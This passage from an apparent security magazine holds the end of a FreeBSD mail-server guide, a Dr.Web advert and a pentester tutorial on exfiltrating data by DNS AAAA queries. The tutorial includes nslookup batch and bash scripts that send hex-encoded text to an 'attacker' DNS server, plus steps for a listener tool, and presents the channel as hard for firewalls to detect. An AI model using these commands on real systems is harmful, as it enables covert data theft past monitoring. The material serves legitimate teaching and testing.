dovecot_enable=YES
to “/etc/rc.conf”.
```

Then start dovecot :

```
service dovecot start
```

## User Management

In our Mail-Server, users are the FreeBSD users but you can add a new user by:

# adduser

Username: bsdmag

Full name: bsdmag

Uid (Leave empty for default):

Login group [bsdmag]:

Login group is bsdmag. Invite bsdmag into other groups? []:

Login class [default]:

Shell (sh csh tcsh git-shell bash rbash nologin)
[sh]: nologin

Home directory [/home/bsdmag]:

Home directory permissions (Leave empty for default):

Use password-based authentication? [yes]:

Use an empty password? (yes/no) [no]:

Use a random password? (yes/no) [no]: yes

Lock out the account after creation? [no]:

Username : bsdmag

Password : <random>

Full Name : bsdmag

Uid : 1005

Class :

Groups : bsdmag

Home : /home/bsdmag

Home Mode :

Shell : /usr/sbin/nologin

Locked : no

OK? (yes/no):yes

It is better to set “nologin” because users don’t need to login via ssh.

Or, you can add a new user by pw :

```
# pw useradd bsdmag -d /home/bsdmag -s /usr/sbin/nologin
```

```
# passwd bsdmag
```

## How to Send and Receive Mail With Thunderbird


Mozilla Thunderbird is a free and open-source cross-platform email client, news client, RSS and chat client developed by the Mozilla Foundation.

You can easily download Thunderbird binary and install it. All you do is to add your previously created user and enjoy your Mail-Server.

Thunderbird can:


- Search for mails
- Check for spelling mistakes

- Encrypt the email
- Add a digital Sign
- among other functions...




### Adding a new account to Thunderbird


Click on **Tools** menu, then click on **Account Settings**




Click on **Account Actions** and then click on **Add Mail Account**



Enter your mail and password, then click on ‘continue’.



You can select POP3 or IMAP



Thunderbird will add your new account.

## Mail-Server Security and Monitoring

If you would like to access your server by ssh, it's better to authenticate with key and disable PAM authentication:

Edit and uncomment your “/etc/ssh/sshd\_config” :

ChallengeResponseAuthentication no

Then restart sshd :

```
# service sshd restart
```

To monitor your Mail-Server, issue this command:

```
# tail -F /var/log/maillog
```

## Conclusion

As a matter of fact, neither running a Mail-Server nor working with Sendmail is painful. The point is as you dig deeper in concepts it might be confusing so we keep things practical.

## Useful Links

<https://www.freebsd.org/doc/handbook/sendmail.html>

<https://wiki2.dovecot.org>

[https://en.wikipedia.org/wiki/Message\\_transfer\\_agent](https://en.wikipedia.org/wiki/Message_transfer_agent)

## About the Author

Abdorrahman Homaei has been working as a software developer since 2000. He has used FreeBSD for more than ten years. He became involved with the meetBSD dot ir and performed serious training on FreeBSD. He started his company (etesal amne sara tehran) in Feb 2017 which is based in Iran Silicon Valley.



Full CV: <http://in4bsd.com>

Company website: <http://corebox.ir>

# Security

## Exfiltration and Uploading DATA by DNS Traffic (AAAA Records)

In this chapter, I will explain how to send data to Attacker Server by DNS AAAA records and IPv6 Addresses. This is one way for data exfiltration.

### Again, Why the DNS protocol?

This is because the DNS traffic, in most networks, is available without monitoring or filtering by IPS/IDS or hardware firewalls .In this article, I will present one way for DATA exfiltration by DNS Request, in this case by “AAAA Records” over the network.

### How to do this?

First, you need to imagine a Payload or Text DATA. For example:

**“this is my test for reading File (Bytes) and Making IPV6 AAAA Requests so let me test it ;)  
by RedBudTree !@#\$%^”**

In this technique, let's use IPv6 Addresses as Payloads for Sending or Uploading DATA to DNS

Server. Hence, we will have IPv6 DNS (AAAA Records) in our Traffic only.

Note: In this technique, our payloads will inject into IPv6 Addresses “128 Bits” in (IPv6 Header). Additionally, detecting this method by Firewalls or AV is difficult.

**So, how can we inject these bits to (16 Bytes) IPv6 Addresses?**

**STEP 1: Converting our Text to Bits and chunk them to (128 bits or 16 bytes):**

16 bytes Text == Convert to bytes == > 16 bytes

```
"this is my test " == Convert to (16  
Bytes or 128 bits) ==> 74 68 69 73 20 69  
73 20 6d 79 20 74 65 73 74 20
```

Therefore, we will have something like :

```
"t h I s I s m y  
t e s t "
```

```
74 68 69 73 20 69 73 20 6d 79 20 74 65  
73 74 20
```

```
"t" = 74 , "h" = 68 , "I" = 69 , "s" = 73  
, " " = 20 , "I" = 69 , "s" = 73 , ....
```

Now you understand what exactly happen in this step :

```
128 bits or 16 bytes Text (DATA) ==  
Convert Text to bytes ==> 128 Bits or 16  
Bytes (DATA)
```

```
"this is my test " ==>  
74686973206973206d79207465737420
```

```
"for reading File" ==>  
666f722072656164696e672046696c65
```

```
" (Bytes) and Mak" ==>  
202842797465732920616e64204d616b
```

```
"ing IPV6 AAAA Re" ==>  
696e6720495056362041414141205265
```

```
"quests so let m" ==>  
7175657374730d0a736f206c6574206d
```

```
"e test it ;) by " ==>  
652074657374206974203b2920627920
```

```
"RedBudTree !@#$%" ==>  
52656442756454726565202140232425
```

```
"^ " ==> 5e200000000000000000
```

## STEP 2 : Injecting Bytes to IPV6 Addresses via DNS AAAA Records and Nslookup Command for Exfiltration:

Let's think about this: how can we use Bytes as IPv6 Addresses? Also, how can we send these Bytes to Attacker DNS Server via AAAA Records and use DNS Traffic concurrently?

In Step 2, we should send these bytes to Attacker DNS Server via AAAA records. We can do this via NSLOOKUP Command:

How?

We will have something like this for sending DATA to Attacker DNS Server.

**Note:** The Attacker DNS Server IPv4 Address is "192.168.56.101"

```
128 Bits (DATA) == Convert to Text ==>  
Text (DATA)
```

```
Text1 : 74686973206973206d79207465737420  
==> "this is my test "
```

**sending "Text1" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
7468:6973:2069:7320:6d79:2074:6573:742  
0 192.168.56.101 | find ""
```

```
Text2 : 666f722072656164696e672046696c65  
==> "for reading File"
```

**sending "Text2" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
666f:7220:7265:6164:696e:6720:4669:6c6  
5 192.168.56.101 | find ""
```

```
Text3 : 202842797465732920616e64204d616b  
==> "(Bytes) and Mak"
```

**sending "Text3" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
2028:4279:7465:7329:2061:6e64:204d:616  
b 192.168.56.101 | find ""
```

```
Text4 : 696e6720495056362041414141205265  
==> "ing IPV6 AAAA Re"
```

**sending "Text4" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
696e:6720:4950:5636:2041:4141:4120:526  
5 192.168.56.101 | find ""
```

Text5 : 7175657374730d0a736f206c6574206d  
==> “quests so let m”

**sending “Text5” via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
7175:6573:7473:0d0a:736f:206c:6574:206  
d 192.168.56.101 | find ""
```

Text6 : 652074657374206974203b2920627920  
==> “e test it ;) by ”

**sending “Text6” via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
6520:7465:7374:2069:7420:3b29:2062:792  
0 192.168.56.101 | find ""
```

Text7 : 52656442756454726565202140232425  
==> “RedBudTree !@#\$%”

**sending “Text7” via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa  
5265:6442:7564:5472:6565:2021:4023:242  
5 192.168.56.101 | find ""
```

Text8 : 5e200000000000000000 ==> “^ ”

**sending “Text8” via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is:**

```
nslookup -type=aaaa 5e20:0:0:0:0:0:0:  
192.168.56.101 | find ""
```

For sending or uploading (Exfiltration) this Text or (DATA): “**this is my test for reading File**

**(Bytes) and Making IPV6 AAAA Requests so let me test it ;)** by RedBudTree !@#\$%^ ” to Attacker DNS Server with IPv4 Address, 192.168.56.101 , via DNS AAAA Records, we need these Nslookup Commands as you can see in “Dns.bat” file:

Dns.bat file :

```
nslookup -type=aaaa  
7468:6973:2069:7320:6d79:2074:6573:7420  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa  
666f:7220:7265:6164:696e:6720:4669:6c65  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa  
2028:4279:7465:7329:2061:6e64:204d:616b  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa  
696e:6720:4950:5636:2041:4141:4120:5265  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa  
7175:6573:7473:0d0a:736f:206c:6574:206d  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa  
6520:7465:7374:2069:7420:3b29:2062:7920  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa  
5265:6442:7564:5472:6565:2021:4023:2425  
192.168.56.101 | find ""
```

```
nslookup -type=aaaa 5e20:0:0:0:0:0:0:  
192.168.56.101 | find ""
```

Or in Linux with Bash script:

```
#!/bin/bash
```

```
nslookup -type=aaaa  
7468:6973:2069:7320:6d79:2074:6573:7420  
192.168.56.101 | grep "";
```

```
nslookup -type=aaaa  
666f:7220:7265:6164:696e:6720:4669:6c65  
192.168.56.101 | grep "";
```

```

nslookup -type=aaaa
2028:4279:7465:7329:2061:6e64:204d:616b
192.168.56.101 | grep "";

nslookup -type=aaaa
696e:6720:4950:5636:2041:4141:4120:5265
192.168.56.101 | grep "";

nslookup -type=aaaa
7175:6573:7473:0d0a:736f:206c:6574:206d
192.168.56.101 | grep "";

nslookup -type=aaaa
6520:7465:7374:2069:7420:3b29:2062:7920
192.168.56.101 | grep "";

nslookup -type=aaaa
5265:6442:7564:5472:6565:2021:4023:2425
192.168.56.101 | grep "";

nslookup -type=aaaa 5e20:0:0:0:0:0:0:0
192.168.56.101 | grep "";

```

**Note:** To use this bash script on Linux (Step5 : Client Side), you should manually change “find” to “grep”. In doing so, you can use the bash script in (Step5 : Client side) with a Linux based system and your Attacker Side will be a Windows based system. If you have used a Linux based system as Client-Side for sending DATA via this bash script, you will have the Attacker-Side with “Listening Mode” on a Windows based system as seen in “Figure 3”.

An attacker can dump these bytes by simply monitoring DNS Log files or monitoring DNS AAAA Queries. Without the DNS Server, you can only do this by Monitoring UDP Port 53 for IPv4 192.168.56.101. I used this method and made one C# Code “RedbudTree.cs” for making the Nslookup command for sending DATA. With this code, you initiate a monitoring mode over UDP Port 53 for Listening to DNS Queries. Therefore, this code allows you to upload your DATA and with “Listening Mode”, you can also dump DATA in attacker side.

Note: In this article, I didn’t explain the C# Code line by line. However, I will show you how simple

it is to work with the code and the RedbudTree.exe tool.

### Step by step guide to using the RedbudTree.exe tool:

**Step 1:** Compiling the C# code by this Command (RunAs Admin):

```
c:\> csc.exe /out:RedbudTree.exe
RedbudTree.cs
```

**Step 2 (Client Side) :** Making the Nslookup Commands for Exfiltration using the “RedbudTree.exe” tool.

To do this, you can use Switch “AAAA and File “ like this syntax :

Syntax : RedbudTree.exe aaaa file File-Name.txt

Example : RedbudTree.exe aaaa file Test.txt

As shown in Figure 1, I created a “Test.txt” text file. Moreover, I made Nslookup commands for sending the text file via DNS AAAA Records and DNS Traffic by “ RedbudTree.exe AAAA FILE TEST.TXT ” command.

Therefore, my output was made up of the following commands :

```
nslookup -type=aaaa
7468:6973:2069:7320:6d79:2074:6573:7420
192.168.56.101 | find ""
```

```
nslookup -type=aaaa
666f:7220:7265:6164:696e:6720:4669:6c65
192.168.56.101 | find ""
```

```
nslookup -type=aaaa
2028:4279:7465:7329:2061:6e64:204d:616b
192.168.56.101 | find ""
```

```
nslookup -type=aaaa
696e:6720:4950:5636:2041:4141:4120:5265
192.168.56.101 | find ""
```

```
nslookup -type=aaaa
7175:6573:7473:0d0a:736f:206c:6574:206d
192.168.56.101 | find ""
```

```

nslookup -type=aaaa
6520:7465:7374:2069:7420:3b29:2062:7920
192.168.56.101 | find ""

nslookup -type=aaaa
5265:6442:7564:5472:6565:2021:4023:2425
192.168.56.101 | find ""

nslookup -type=aaaa 5e20

```

As you can see, I had 8 lines of commands, and in the last line, I had this one :

```
nslookup -type=aaaa 5e20
```

So, in this line, you should change this command manually to :

```
nslookup -type=aaaa 5e20:0:0:0:0:0:0:0
192.168.56.101 | find ""
```

## Why?

Because for each IPv6 addresses, you need something like this :

```
IPv6      :
xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
```

```
Example      :
5265:6442:7564:5472:6565:2021:4023:2425
```

In our case, the IPv6 was 5e20:x:x:x:x:x:x and we changed it to 5e20:0:0:0:0:0:0 manually. You should also copy the 8 lines of commands to one “BAT” file, i.e. “Demo.bat”.

**Step 3 (Attacker Side) :** Now you need to use the RedbudTree.exe tool for “Listening Mode” in

```

C:\Users\damon\Documents\Visual Studio 2015\Projects\RedbudTree\RedbudTree\bin\Debug>ipgenFig 1 Find "181"
IPv4 Address: . . . . . : 192.168.56.101

C:\Users\damon\Documents\Visual Studio 2015\Projects\RedbudTree\RedbudTree\bin\Debug>type Test.txt
this is my test for reading File (Bytes) and Making IPv6 AAAA Requests
so let me test it ;)
by RedBudTree 100%^
C:\Users\damon\Documents\Visual Studio 2015\Projects\RedbudTree\RedbudTree\bin\Debug>
C:\Users\damon\Documents\Visual Studio 2015\Projects\RedbudTree\RedbudTree\bin\Debug>RedbudTree.exe aaaa file Test.txt

RedbudTree . IPv6 DNS Request Listener <UDP Port 53>
Detecting Exfiltration DATA via IPv6 DNS AAAA Record Requests
Published by Damon Mohammadbagher Oct-Nov 2017

Your Target <UDP Port 53> Listener IPv4 Address is 192.168.56.101 you can change it manually.
Your Exfiltration Malicious Commands for File "Test.txt" are:

nslookup -type=aaaa 2468:6973:2869:7328:6d79:2874:6573:7428 192.168.56.101 | find ***
nslookup -type=aaaa 666f:7228:7265:6164:696e:6728:4669:6e65 192.168.56.101 | find ***
nslookup -type=aaaa 2828:4279:7465:7329:2961:6e64:204d:616b 192.168.56.101 | find ***
nslookup -type=aaaa 676e:6728:4958:5636:2841:4141:4128:5265 192.168.56.101 | find ***
nslookup -type=aaaa 7175:6573:7473:8d8a:736f:286e:6574:286d 192.168.56.101 | find ***
nslookup -type=aaaa 6528:7465:7374:2869:7428:3b29:2862:7928 192.168.56.101 | find ***
nslookup -type=aaaa 5265:6442:7564:5472:6565:2021:4023:2425 192.168.56.101 | find ***
nslookup -type=aaaa 5e28:0:0:0:0:0:0:0 192.168.56.101 | find ***
c:\Users\damon\Desktop>nslookup -type=aaaa 7468:6973:2869:7328:6d79:2874:6573:7428 192.168.56.101
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 666f:7228:7265:6164:696e:6728:4669:6e65
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 2828:4279:7465:7329:2961:6e64:204d:616b
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 676e:6728:4958:5636:2841:4141:4128:5265
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 7175:6573:7473:8d8a:736f:286e:6574:286d
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 6528:7465:7374:2869:7428:3b29:2862:7928
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 5265:6442:7564:5472:6565:2021:4023:2425
*** Request to Unknown timed-out
c:\Users\damon\Desktop>nslookup -type=aaaa 5e28:0:0:0:0:0:0:0 192.168.56.101
*** Request to Unknown timed-out

```

Figure 1: Creating Nslookup Commands for sending Text File (Test.txt) via DNS AAAA Requests to Attacker Fake DNS server

the Attacker side for receiving queries. But before doing that, you need to run the commands as an administrator (RunAs Admin) in your Windows to Open the UDP Port 53 in the Firewall.

To use the "Listener Mode" , UDP Port 53 should be opened before using this tool. The Windows command for opening the UDP port 53 is (RunAs Admin):

```
netsh advfirewall firewall add rule name="UDP  
53" dir=in action=allow protocol=UDP  
localport=53
```

**Step 4 (Attacker Side)** : Here, you can use the RedbudTree.exe tool for listening to DNS Queries in Attacker Side “Listening Mode” or (DNS Queries Listener). You should run the tool without using Switch:

C:\> RedbudTree.exe

**Step 5 (Client Side) :** Finally, you can now run Nslookup Commands in the “Demo.bat” file on client’s side to upload DATA via DNS AAAA Records and DNS Traffic to the Attacker Server, in our case, “192.168.56.101” or DNS Queries Listener.

As you can see in “Figure 2”, we will get DNS Queries via monitoring (UDP Port 53) after executing “Demo.bat”.

**At a glance:** IPv6 traffic is a good way for data exfiltration. With this method, you can use IPv6 Addresses as Payload for data transfer or data exfiltration to the Attacker DNS Server or (Fake DNS Server). Additionally, it is difficult to detect this method when you want to use DNS AAAA records as Payload.




Figure 2: Detecting DATA behind each IPv6 Addresses by RedbudTree.exe (Listening Mode)

## Source Code and Video

All source code for this article can be found on GitHub and the Video is available on YouTube. Follow the links below:

### Demo Video (step by step) :

<https://www.youtube.com/watch?v=9jiry5b-o>


[Po](#)

### Source Code (C#) :

<https://github.com/DamonMohammdbagher/RedbudTree>

## Meet the Author

Damon Mohammdbagher, Security Researcher  
(Pentester)



The screenshot shows two windows. The top window is titled "Administrator: Command Prompt" and contains the command: C:\Windows\system32>netsh advfirewall firewall add rule name="UDP 53" dir=in action=allow protocol=UDP localport=53 Ok. The bottom window is titled "C:\Windows\system32\cmd.exe - RedbudTree.exe" and displays the output of the RedbudTree application. It includes a copyright notice for Oct-Nov 2017 and a log of UDP Port 53 Listening Mode activity, showing multiple DNS requests and their corresponding byte sequences.

```
C:\Windows\system32>netsh advfirewall firewall add rule name="UDP 53" dir=in action=allow protocol=UDP localport=53
Ok.

C:\Windows\system32>

C:\Windows\system32\cmd.exe - RedbudTree.exe

C:\>RedbudTree.exe

RedbudTree , IPv6 DNS Request Listener (UDP Port 53)
Detecting Exfiltration DATA via IPv6 DNS AAAA Record Requests
Published by Damon Mohammdbagher Oct-Nov 2017

[*] UDP Port 53 Listening Mode
[1] [2/20/2018 4:15:17 PM] IPv6 DNS Request Received :
[2/20/2018 4:15:17 PM] IPv6 DNS Bytes is : ?c@ @ 00028487038705060407000209070d06000203
[2/20/2018 4:15:17 PM] IPv6 DNS Request is : 7 4 6 8 6 9 7 3 2 0 6 9 7 3 2 0 6 d 7 9 2 0 7 4
[2/20/2018 4:15:17 PM] Dumping DATA from this IPv6 Address :this is my test

[2] [2/20/2018 4:15:22 PM] IPv6 DNS Request Received :
[2/20/2018 4:15:22 PM] IPv6 DNS Bytes is : ?c@ @ 00028487038705060407000209070d06000203
[2/20/2018 4:15:22 PM] IPv6 DNS Request is : 7 4 6 8 6 9 7 3 2 0 6 9 7 3 2 0 6 d 7 9 2 0 7 4
[2/20/2018 4:15:22 PM] Dumping DATA from this IPv6 Address :this is my test

[3] [2/20/2018 4:15:27 PM] IPv6 DNS Request Received :
[2/20/2018 4:15:27 PM] IPv6 DNS Bytes is : ?c@ @ 00028487038705060407000209070d06000203
[2/20/2018 4:15:27 PM] IPv6 DNS Request is : 7 4 6 8 6 9 7 3 2 0 6 9 7 3 2 0 6 d 7 9 2 0 7 4
[2/20/2018 4:15:27 PM] Dumping DATA from this IPv6 Address :this is my test

[4] [2/20/2018 4:15:32 PM] IPv6 DNS Request Received :
[2/20/2018 4:15:32 PM] IPv6 DNS Bytes is : ??@ @ 05060c0609060604000207060e060906040601
[2/20/2018 4:15:32 PM] IPv6 DNS Request is : 6 6 6 f 7 2 2 0 7 2 6 5 6 1 6 4 6 9 6 e 6 7 2 0
[2/20/2018 4:15:32 PM] Dumping DATA from this IPv6 Address :for reading File

[5] [2/20/2018 4:15:37 PM] IPv6 DNS Request Received :
[2/20/2018 4:15:37 PM] IPv6 DNS Bytes is : ??@ @ 05060c0609060604000207060e060906040601
[2/20/2018 4:15:37 PM] IPv6 DNS Request is : 6 6 6 f 7 2 2 0 7 2 6 5 6 1 6 4 6 9 6 e 6 7 2 0
[2/20/2018 4:15:37 PM] Dumping DATA from this IPv6 Address :for reading File

[6] [2/20/2018 4:15:42 PM] IPv6 DNS Request Received :
[2/20/2018 4:15:42 PM] IPv6 DNS Bytes is : ??@ @ 05060c0609060604000207060e060906040601
[2/20/2018 4:15:42 PM] IPv6 DNS Request is : 6 6 6 f 7 2 2 0 7 2 6 5 6 1 6 4 6 9 6 e 6 7 2 0
```

Figure 3: Detecting DATA behind each IPv6 Addresses by Listening Mode in Attacker Side



# EMERGENCY CURING

## for Windows workstations and servers including those running other anti-virus software



### FUNCTIONS:

- Cures Windows workstations and servers.
- Verifies the quality of the anti-virus software currently in use.

### FEATURES:

- Dr.Web CureIt! doesn't require installation and doesn't conflict with any known anti-virus; consequently there is no need to disable the anti-virus currently in use to check a system with Dr.Web CureIt!.
- Improved self-protection and an enhanced mode for more efficient countermeasures against Windows blockers.
- Dr.Web CureIt! is updated at least once an hour.
- The utility can be launched from removable media including USB storage devices.

### LICENSING FEATURES:

The utility is available for free when used for non-business purposes.

# Security

